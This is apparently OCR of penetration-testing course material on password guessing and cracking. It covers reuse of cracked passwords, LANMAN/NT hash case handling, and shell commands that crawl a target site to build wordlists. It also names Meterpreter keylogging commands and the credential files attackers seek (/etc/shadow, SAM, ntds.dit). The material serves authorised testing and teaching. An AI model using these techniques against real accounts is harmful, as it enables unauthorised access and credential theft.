
Password guessing involves formulating a guess for a password and then trying to use that guess to actually log in to a target system, either locally or across the network. In contrast, in a *password cracking* attack, the attackers get a copy of the encrypted or hashed password representations from a target machine or by sniffing them off of the network. The attacker then cracks the passwords by formulating a guess, encrypting or hashing the guess, and then comparing the result to the actual password's encrypted or hashed value. If the encrypted guess equals the encrypted password, the attacker now has a usable password.

Given the different method of these attacks, they have different properties. Password guessing tends to generate a lot of log entries, if the system is logging failed login attempts, as well as network traffic that an Intrusion Detection System analyst may see. Password guessing could also lockout accounts, if the system is configured to disable accounts after a threshold of bad login attempts. Also, password guessing tends to be many order of magnitude slower than password cracking. The timing of password guessing depends on the speed of the target system in processing login attempts, as well as the performance of the network. Some target systems even throttle their authentication speed when a single connection or user tries too many passwords in a short time. The speed of password guessing attacks may range from approximately 1 guess per minute to 1 guess per second.

In contrast, password cracking happens on the attacker's own turf: on one or more systems controlled by the attacker. It generates far less information in logs and in network captures. (Although there may be some records of the theft of the encrypted/hashed passwords, depending on how the attacker snags them.) Password cracking does not lockout accounts because the attacker is not using the password guesses to attempt to log in. Also, password cracking attacks can go through huge numbers of guesses quickly. The attacker may cycle through tens of thousands to many millions (or more) guess/encrypt/compare actions every second.




Our next topic is password guessing and password cracking tips. Because passwords are still the predominant means of authentication to computer systems, penetration testers and ethical hackers must understand how to attack password mechanisms in detail. Password attacks, such as password guessing, often get the attacker in the front door with limited privileges by initially authenticating to a system. Then, follow-on password guessing and cracking can lead to privilege escalation, letting the attacker conquer UID 0 or Administrator privileges on systems.



We will now discuss several tips for effective password attacks that penetration testers and ethical hackers should keep in mind. First, remember that users manually synchronize their passwords. If a user Alice has a password of *Apple1234* on one machine, there is a high probability that she set exactly the same password for an account on another machine or in another application. What's more, some organizations synchronize passwords or provide single-sign-on functionality that automates the synchronization of passwords between systems. Thus, carefully record all passwords that are successfully cracked during a test and try to use them for accessing other machines in the test's scope.

It's important to realize that every account you can compromise (always operating within scope and following the Rules of Engagement) could be valuable to you in a penetration test. Even if you compromise an unimportant account on an uninteresting system, gaining the user ID and password, you may use those same credentials to access other more interesting machines perhaps even with higher privileges, where the given user has synchronized his password between the unimportant account and an account that has far more value.


One somewhat subtle implication of this synchronization of user passwords involves cracking passwords even from systems that the tester has already conquered. Consider this scenario: An attacker exploits one system, gaining UID 0 privileges on the box. With these privileges, the attacker can grab the encrypted passwords from the machine, move them to the attacker's system, and crack them. "But," you might think, "Why bother, given that the attacker already has complete control over that box with UID 0?" The answers involve password synchronization. Any passwords cracked from accounts (even accounts without UID 0) on the machine the tester has already conquered could be useful in accessing *other* systems. In fact, those accounts may have limited privileges on the system the attacker first conquered but have superuser privileges on other systems. Thus, whenever testers get a file of encrypted/hashed passwords, they should start running a password cracking tool to maximize the time that can be spent analyzing those passwords. Having separate systems dedicated to password cracking is a useful resource for professional penetration testers and ethical hackers.



Although many penetration testers understand the importance of taking advantage of synchronized passwords, some of them do not realize the implications of alphabetic case on this synchronization between some types of systems, thereby wasting valuable test time and vulnerability-finding opportunities.

As we will soon discuss, Microsoft LANMAN password hashes stored in some environments are weak. Part of this weakness comes from the fact that the password encryption algorithm used for LANMAN takes all passwords and converts them to uppercase characters before calculating the password representation. This action (as well as several other design flaws) makes cracking LANMAN hashes far easier because we can just attack them with all uppercase alphabetic guesses. But there are significant implications for password synchronization to non-LANMAN environments. Consider this scenario. Alice has a password of ApPLe, which has mixed case. LANMAN would convert the password to APPLE and create a password representation for that, storing the result in the Windows SAM database. If you cracked that LANMAN hash, you'd get a result of APPLE. Now, here's the issue. Most Windows NT and later systems store the LANMAN hash along with a stronger form of password representation called the NT hash, which preserves the case of the password. But on most Windows 2000 and later systems, authentication happens via NT hashes! Thus, if you crack the LANMAN hash to get a password of APPLE and then try to log on to the system, it won't work because the system is using NT hashes to authenticate you. Thus, you have to vary the case, running through all combinations of uppercase and lowercase until you hit the right combination. There would be 2^n possibilities for you to try, if there are n alphabetic characters in the password (because each letter could be uppercase or lowercase, giving two choices per letter). Be careful of account lockout when formulating these variations. Also, keep in mind that the passwords synchronized to non-Windows machines (Linux, UNIX , and so on) will preserve the password case.

The lm2ntcrack tool helps address this situation by taking as its input an already-cracked LANMAN password (in all caps) and an NT hash. It applies all the various case-combinations to determine the NT password, which is mixed case. This free tool is a standalone Ruby script that comes with Metasploit, in its tools directory.



Additional tips for password attacks are associated with the dictionaries used to formulate guesses. Build a comprehensive dictionary in advance. We'll cover some sites for getting free wordlists later, but one of the best sources of actual passwords that have leaked from various sources is Ron Bowes' list at his www.skullsecurity.org site. Get several of these password lists and put them together into a single large file that you keep handy for password guessing and password cracking attacks. Given the different speeds at which the two types of attacks operate, you may want to develop separate wordlists for your password cracking attacks versus your password guessing attacks. The password cracking wordlist might have millions of entries, whereas the password guessing list may have hundreds or thousands of focused attempts.

At the outset of a testing project, you should augment your dictionary with specialized words used by the target organization or business unit, including its product and service names, people's names associated with the organization, terms of art for the given industry, and so on. In effect, you should create a customized dictionary specially crafted for each project. One of the most effective ways to do this is to use software to crawl the target's websites, creating a local mirror of its pages. Then, use a program or script to create a wordlist of all words in the files you've gathered from the websites. Take this wordlist and prepend it to your normal wordlist to create a tailored dictionary. Then, if you can get a copy of its password policy, customize your wordlist to match its policy (minimum number of characters, special character requirement, and such) We'll cover specific tools and commands for doing this shortly.

Whenever you create or update a dictionary file for password cracking or guessing, make sure it contains only unique words. Any duplicated words only waste valuable time, slowing down your tool or making you do more work. A simple UNIX/Linux command to eliminate duplicate words from a file involves the "uniq" command, which removes redundant words from a sorted file, used as follows:

```
$ cat wordlist.txt | sort | uniq > dictionary.txt
```


Tips for Password Attacks: Making Custom Dictionaries

- Use a Dictionary Generator tool
  - Free Windows tool at www.fonlow.com/zijianhuang/kpa
- Or use Robin Wood's Custom Wordlist Generator (CeWL) tool
  - Spiders websites and builds list of unique words, free at www.digininja.org
- Or use a series of commands

```
$ mkdir /tmp/source
$ cd /tmp/source
$ wget -r -l [N] [target_website]
$ cd ..
$ grep -h -r "" source | tr '[:space:]' '\n' | sort | uniq
  > wordlist.lst
```

  - Those [] around :space: should be included in the command!
  - Perhaps trim this list down to remove HTML stuff piping its output through:

```
$ grep -v '<' wordlist.lst > newlist.lst
```



To create a custom dictionary for password guessing or cracking, you could use a tool designed to search through a series of text documents and create a list of unique words. The free Dictionary Generator at www.fonlow.com/zijianhuang/kpa runs on Windows and can pull unique words from files in a series of directories. Or you could use Robin Wood's Custom Wordlist Generator (CeWL), which spiders a target website and builds a list of unique words. Alternatively, you can achieve virtually the same functionality using some Linux/UNIX command-line tools. To crawl a website and make a custom dictionary from the words on it, you could do the following. First, make a directory to store the website locally and change into it:

```
$ mkdir /tmp/source
$ cd /tmp/source
```

Then, use wget to recursively (-r) pull pages from the target site, following links to a depth of N pages (-l [N]).


```
$ wget -r -l [N] [target_website]
```

Change to the parent directory; then use grep to omit file names from the output (-h) while recursively going through all subdirectories (-r) searching for files with any data in them ("") in the source directory. Take those results, and use tr to change spaces into carriage returns. Sort the results, and pull out unique words, and store the results in wordlist.lst.

```
$ cd ..
$ grep -h -r "" source | tr '[:space:]' '\n' | sort | uniq > wordlist.lst
```


Note that those brackets [ ] around :space: should be included in the command! You may want to trim this list down to remove HTML tags and other items with grep's –v option, which says to display lines that do not have given items in them:

```
$ grep -v '<' wordlist.lst > newlist.lst
```



As your password cracking tool runs, it may successfully crack some passwords. Take these results and add them to your dictionary for later password cracking work in this project. You might crack a password from one system and add it to your dictionary. Then, a user may have a subtle variation of that same word on another system. Most password cracking tools can be configured to start with a dictionary word and make alterations of it as guesses for the cracking attack. The process of formulating alterations of dictionary words is sometimes called *hybrid guessing*. With the user's successfully cracked password from one machine now in your wordlist, you have a much better chance at determining the variations to the passwords that the same user applied on other systems. Although this technique is immensely helpful, it does have some post-project implications. Your dictionary file now includes successfully cracked passwords for the target organization. That's sensitive information and should be disposed of at the end of the project, shredding the file by overwriting it with alternating 1s and 0s several times.

A final dictionary tip involves the use of a pre-encrypted/prehashed dictionary, changing the order of operations of the guess/encrypt/compare cycle of traditional password cracking. In a so-called Rainbow Table style attack, the attacker first creates (or procures) a large indexed dictionary of password hashes stored in a unique form for cracking. We then take the password representation for the target account, look it up in this Rainbow Table encrypted/hashed dictionary, and determine the password. We'll cover several tools in-depth for performing such attacks soon.



Some additional password cracking tips are associated with improving speed. To help improve the rate at which you can crack passwords, consider dividing the work across multiple machines. Some bad guys are distributing password cracking jobs across bot-nets of hundreds of thousands of machines to create a distributed virtual super computer that cracks passwords quickly. As professional penetration testers, we cannot use an illegal bot-net for our work. But, we can improve the performance of our legal password cracking projects by leveraging multiple computers, configuring each computer to work from separate, non-overlapping wordlists, and attacking via brute force guesses starting in a different location of the character space.

Another tip for improving speed is to use commercial cloud resources to crack passwords. Amazon and other cloud vendors allow users to quickly and easily spin up systems for a variety of tasks, including password cracking. Amazon's EC2 service provides 1 compute unit (approximately the performance of a 1 GHz CPU) for approximately US $ 0.10 per hour. (That's the price for a Linux instance; Windows machines cost slightly more due to the commercial software license of the operating system.) Or you could order a CPU-intensive instance of Linux with approximately 5 compute units for 20 cents an hour. Amazon also offers GPU instances with the equivalent of 33 compute units featuring two NVIDIA GPUs for US $ 2.00 per hour. Other cloud providers have different offerings worth considering.


In addition, although we focus on password guessing and cracking to determine passwords, remember that there are other forms of password attack. An attacker could sniff passwords off the network if they are passed via clear-text protocols such as telnet, ftp, and http. Alternatively, passwords could be gathered through keystroke logging software or hardware installed on a machine the attacker has conquered. When users log in at the console, the keystroke software would gather their password, either writing it to a file or sending it to the attacker. But, be careful before deploying keystroke loggers. They could be dangerous and violate the law. Make absolutely sure that their use is within the project's Rules of Engagement, double checking with the people who scoped the project before installing the keystroke logger. Also, when the project is complete, make sure you remove the keystroke logging software. Otherwise, it will remain gathering sensitive information that could be retrieved by a criminal attacker at some point in the future.

Some versions of the Metasploit Meterpreter include keystroke logging functionality, invoked through the keyscan_start, keyscan_stop, and keyscan_dump commands inside of a Meterpreter prompt.

And finally, sometimes you don't need to actually crack a password but can instead use its hash to access a target system. We'll cover these "pass-the-hash" techniques, which are effective for some operating systems and applications in the class later. In particular, Windows systems, with their LANMAN and NT hashes, are an ideal target for pass-the-hash attacks.

Tips for Password Attacks: Be Careful of Info Leakage

- Be careful not to leave extraneous copies of password files laying around
  - Bad guys sometimes search for them
    - /etc/passwd and /etc/shadow from Linux and UNIX
    - SAM backup files from Windows
    - Ntds.dit files from Windows Active Directory
    - John the Ripper's john.pot files
- Google searching for hashes: watch out!
  - Can be effective
  - But dangerous and might violate policies




Network Pen Testing and Ethical Hacking 121

When conducting password attacks, testers must be careful to maintain control over password files and cracked password results at all times. Do not leave a copy of password hashes on production machines. The only hashes in the environment should be those used for actual authentication as well as a single copy made for the password cracking tool (or multiple copies if multiple machines are used for password cracking). Leave no extraneous copies around because criminal attackers often look for these extra password files.

Password-related files that must be carefully guarded include any copies of the /etc/passwd and /etc/shadow files taken from Linux or UNIX machines. We also need to guard our copies of SAM database dumps, including the one stored by default on some Windows machines in c:\windows\repair or c:\winnt\repair. Remove any copies you make of the ntds.dit file, which stores Active Directory password representations on a Windows environment. Finally, remember to remove any temporary work files and results files created by your password cracking tool. For example, John the Ripper stores its status in a file called john.pot in its run directory.


Another gotcha to avoid in password attacks involves leaking password information to other organizations. Some articles have been published about the effectiveness of using Google searches of a password hash to determine the original password. Several organizations have websites with comprehensive LANMAN, MD5, and other password hash lists, or even files that happen to have just one password hash in them. By doing a Google search of just the hash, you may find a web page that tells you the original password. Unfortunately, in doing so, you've left a copy of the password hash in your browser history, in any caching web proxy between you and Google, as well as in Google's history of your website searches. Google has stated that it maintains such history for at least 2 years. Even if the search is unsuccessful, you've still left the password hash in several locations just by conducting the search. That might violate your testing Rules of Engagement and the policies of the target organization. It is better not to do such searches for professional penetration testing.



When cracking passwords, you have to remember to tread lightly; have as little impact on the target machines as possible. Do not crack passwords on the target machines because your password cracking tools could significantly slow down the target machine if you run them there. Instead, move a copy of the password representations to a tester's machine, and crack them on your own systems.

When you get a copy of the original password file, be careful not to alter the file in any way. Even opening a Linux or UNIX /etc/passwd or /etc/shadow file in a text editor and saving it over the original file could change it. For example, if you use the Linux gedit text editor to open an /etc/shadow file and then save that same file over the original without any text edits, it sometimes corrupts encrypted passwords in the file, making those accounts unusable. Thus, don't save the file overtop of itself. Just get a copy and move on.


Also, remember that the encrypted or hashed passwords are sensitive information, even though the passwords aren't in clear text. You should strive to move them across the network in an encrypted fashion if possible. On Linux or UNIX, you can move passwords around with Secure Shell (assuming you have shell/terminal access of the target). On Windows, you can dump hashes using the Meterpreter, and they'll be moved across the encrypted Meterpreter session using TLS.



